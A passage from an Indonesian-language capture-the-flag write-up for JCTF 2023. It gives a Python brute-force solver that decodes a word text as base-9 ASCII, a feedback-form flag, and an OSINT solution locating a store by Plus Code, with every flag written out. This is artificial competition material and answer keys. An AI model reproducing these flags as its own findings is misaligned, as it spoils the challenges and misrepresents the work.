bisa dipadding dengan 0 di depannya. Itu artinya satu karakter ascii itu terdiri dari 3 karakter di base 9 (sama seperti base 8, ada 3 karakter dengan padding 0 di depan). Lalu untuk membuat yakin, saya coba membagi jumlah kata pada *from_c4t* dengan angka 3, dan ternyata hasilnya bilangan bulat, artinya cocok untuk dibagi menjadi tiap 3 karakter.

Selanjutnya, tinggal kita eksekusi bruteforce untuk mapping kata-kata pada text kucing ini dengan angka 0 hingga 8. Lalu convert tiap tiga karakter base 9 menjadi decimal (base 10) lalu ambil karakter asciinya. Jika terdapat format flag “JCTF2023” maka kita print. Setelah melakukan ini, kita dapat teks aslinya dan dapat flagnya.


Berikut adalah solvernya.

solver.py

```python
#!/usr/bin/env python3
from patsac import *
from string import printable
from itertools import permutations
```

```python
def main():
    text = open("from_c4t").read().strip().split()
    word = set(text)
    freq = dict(zip(word, [0 for _ in range(len(word))]))
    for c in text:
        freq[c] += 1
    probs = set(permutations(("0", "1", "2", "3", "4", "5", "6", "7", "8")))

    for prob in probs:
        pt = ""
        dicc = dict(zip(word, prob))
        for i in range(0, len(text), 3):
            base9 = dicc[text[i]] + dicc[text[i + 1]] + dicc[text[i + 2]]
            base10 = int(base9, 9)
            if chr(base10) not in printable:
                break
            pt += chr(base10)
        if "JCTF2023" in pt:
            print(pt)
            break
    return 0


if __name__ == "__main__":
    main()
```

Screenshot




`Flag : JCTF2023{c4t_is_cut3}`

FeedBack (100 pts)

Description

Terimakasih telah mengikuti Penyisihan JCTF 2023. Silahkan mengisi feedback berikut ini:

https://forms.gle/sgd345gnNDVZ1mZi6



`Flag : JCTF{thanks_for_filling_this_feedback}`

OSINT

whereIsThis (100 pts)

Description


Jota and Krint headed from Tugu Jogja to the north, for some reason Jota and Krint separated, Krint's cellphone ran out of battery and the last photo she sent was a photo of Indomaret version dated January 2022, please help Jota find Indomaret's address to meet Krint. Enter your answer in capital letters using the format JCTF2023{PLUSCODE_KELURAHAN}.

Author: Jears #8964


https://drive.google.com/file/d/11abiA8bnjYmeM6HHYkJ9-__629EQX7Hs/view?usp=share_link

Solution

Diberikan sebuah gambar image yang berisikan gambar indomaret beserta pentol Mbok Dhe dari sana seperti. Langsung saja saya cari info terkait pentol mbok dhe.



Pencarian Indomaret 2022 karena sepertinya di website aslinya sudah tidak ada lagi, Sehingga pencarian mengarahkan saya pada Indomaret Dr Sarjito. Lalu tinggal cari plus code nya di maps.



Flag: JCTF2023{69FC+8V_TERBAN}